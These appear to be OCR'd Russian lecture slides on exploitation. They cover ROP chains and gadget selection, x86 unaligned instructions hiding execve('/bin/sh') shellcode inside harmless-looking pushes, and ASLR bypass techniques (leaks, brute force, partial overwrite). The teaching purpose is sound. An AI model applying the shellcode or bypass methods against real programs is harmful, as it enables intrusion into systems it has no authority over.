
movl %eax, (%ebx)

%eax ← 0x88888888

%ebx ← 0x99999999

movl %eax, (%ebx)

ROP



Выполнено:

```
%eax ← 0x66666666
%ebx ← 0x77777777
movl %eax, (%ebx)
%eax ← 0x88888888
%ebx ← 0x99999999
movl %eax, (%ebx)
intl $0x80
```

Гаджеты

- Какие нужны гаджеты?
- Где искать гаджеты?

Гаджеты

- Какие нужны гаджеты?
  - Запись нужных регистров (%eax, %ebx, %ecx, %edx)
    - Явно: `popl %eax`
    - Неявно: `xorl %eax, %eax; addl %ebx, %eax`
  - Запись в память
    - `movl %eax, (%ebx)`
  - `intl $0x80`
- Где искать гаджеты?

Гаджеты

- Какие нужны гаджеты?
  - Запись нужных регистров (%eax, %ebx, %ecx, %edx)
    - Явно: `popl %eax`
    - Неявно: `xorl %eax, %eax; addl %ebx, %eax`
  - Запись в память
    - `movl %eax, (%ebx)`
  - `intl $0x80`
- Где искать гаджеты?
  - В самом файле
  - В `libc`

Гаджеты

- Какие нужны гаджеты?
  - Запись нужных регистров (%eax, %ebx, %ecx, %edx)
    - Явно: `popl %eax`
    - Неявно: `xorl %eax, %eax; addl %ebx, %eax`
  - Запись в память
    - `movl %eax, (%ebx)`
  - `intl $0x80`
- Где искать гаджеты?
  - В самом файле
  - В `libc`

— Не верю, что гаджеты найдутся, перед `ret` всегда эпилог, всё плохо

Фокус

Инструкции x86 не выровнены

push ...	68 31 c0 50 75	xor %eax, %eax; push %eax; jne ...
push ...	68 68 2f 2f 1b	push $0x681b2f2f
push ...	68 90 68 00 00	nop; push $0x00680000
push ...	68 00 5e 5f 75	pop %esi; pop %edi; jne ...
push ...	68 31 fe 56 74	xor %edi, %esi; push %esi; je ...
push ...	68 68 2f 62 01	push $0x6801622f
push ...	68 90 68 00 00	nop; push $0x06680000
push ...	68 06 5e 5f 74	pop %esi; pop %edi; je ...
push ...	68 31 fe 56 74	xor %edi, %esi; push %esi; je ...
push ...	68 89 e3 50 74	mov %esp, %ebx; push %eax; je ...
push ...	68 53 89 e1 74	push %ebx; mov %esp, %ecx; je ...
push ...	68 b0 0b 90 74	movb $0xb, %al; nop; je ...
push ...	68 89 ca 90 74	mov %ecx, %edx; nop; je ...
push ...	68 cd 80 90 00	int $0x80; nop

Фокус

Инструкции x86 не выровнены

push ...	68 31 c0 50 75	xor %eax, %eax; push %eax; jne ...
push ...	68 68 2f 2f 1b	push $0x681b2f2f
push ...	68 90 68 00 00	nop; push $0x00680000
push ...	68 00 5e 5f 75	pop %esi; pop %edi; jne ...
push ...	68 31 fe 56 74	xor %edi, %esi; push %esi; je ...
push ...	68 68 2f 62 01	push $0x6801622f
push ...	68 90 68 00 00	nop; push $0x06680000
push ...	68 06 5e 5f 74	pop %esi; pop %edi; je ...
push ...	68 31 fe 56 74	xor %edi, %esi; push %esi; je ...
push ...	68 89 e3 50 74	mov %esp, %ebx; push %eax; je ...
push ...	68 53 89 e1 74	push %ebx; mov %esp, %ecx; je ...
push ...	68 b0 0b 90 74	movb $0xb, %al; nop; je ...
push ...	68 89 ca 90 74	mov %ecx, %edx; nop; je ...
push ...	68 cd 80 90 00	int $0x80; nop

безобидные push execve("/bin/sh", ...)

Гаджеты

- `ret` — всего один байт (c3)
- x86 — плотный код
  - Почти любая последовательность байт — корректный код
- `ret` (байт c3) случайно встречается в середине других инструкций
- `libc`
  - $\approx$ 1.5 Mb кода
  - $\approx$ 30 000 различных гаджетов

ASLR

- Address Space Layout Randomization
- При запуске, расположить стек, кучу и библиотеки по случайным адресам

ASLR

- Address Space Layout Randomization
- При запуске, расположить стек, кучу и библиотеки по случайным адресам
  - Если файл PIE (position-independent executable), то его тоже

ASLR

- Address Space Layout Randomization
- При запуске, расположить стек, кучу и библиотеки по случайным адресам
  - Если файл PIE (position-independent executable), то его тоже
- Не знаем никаких адресов $\Rightarrow$ не знаем

ASLR: Что делать?

- Address Space Layout Randomization

ASLR: Что делать?

- ~~Address Space Layout Randomization~~
  A Single Leak Required
  - Каким-то образом утёк адрес $\Rightarrow$ победа

ASLR: Что делать?

- ~~Address Space Layout Randomization~~
  A Single Leak Required
  - Каким-то образом утёк адрес $\Rightarrow$ победа
- Случайные адреса выровнены на страницу
  - i386 $\Rightarrow$ всего 2^{20} страниц, bruteforce сможет
  - x64 $\Rightarrow$ много страниц, bruteforce не сможет

ASLR: Что делать?

- ~~Address Space Layout Randomization~~
  A Single Leak Required
  - Каким-то образом утёк адрес $\Rightarrow$ победа
- Случайные адреса выровнены на страницу
  - i386 $\Rightarrow$ всего 2^{20} страниц, bruteforce сможет
  - x64 $\Rightarrow$ много страниц, bruteforce не сможет
- Надеяться, что программу собрали не как PIE

ASLR: Что делать?

- ~~Address Space Layout Randomization~~
  A Single Leak Required
  - Каким-то образом утёк адрес $\Rightarrow$ победа
- Случайные адреса выровнены на страницу
  - i386 $\Rightarrow$ всего 2^{20} страниц, bruteforce сможет
  - x64 $\Rightarrow$ много страниц, bruteforce не сможет
- Надеяться, что программу собрали не как PIE
- Частично переписать адрес
  - 1–2 младших байта: не нужно угадывать весь адрес. Little-endian x86 этому способствует, храня младшие байты в начале

ASLR: Что делать?

- ~~Address Space Layout Randomization~~
  A Single Leak Required
  - Каким-то образом утёк адрес $\Rightarrow$ победа
- Случайные адреса выровнены на страницу
  - i386 $\Rightarrow$ всего 2^{20} страниц, bruteforce сможет
  - x64 $\Rightarrow$ много страниц, bruteforce не сможет
- Надеяться, что программу собрали не как PIE
- Частично переписать адрес
  - 1–2 младших байта: не нужно угадывать весь адрес. Little-endian x86 этому способствует, храня младшие байты в начале
- Allocation Oracles[2]

[2] https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/oikonomopoulos

Вывод

- На Си писать тоже не очень

Ссылки

Aleph1. “Smashing The Stack For Fun And Profit”. в: Phrack 49.14 (1996). URL: http://www.phrack.org/issues/49/14.html.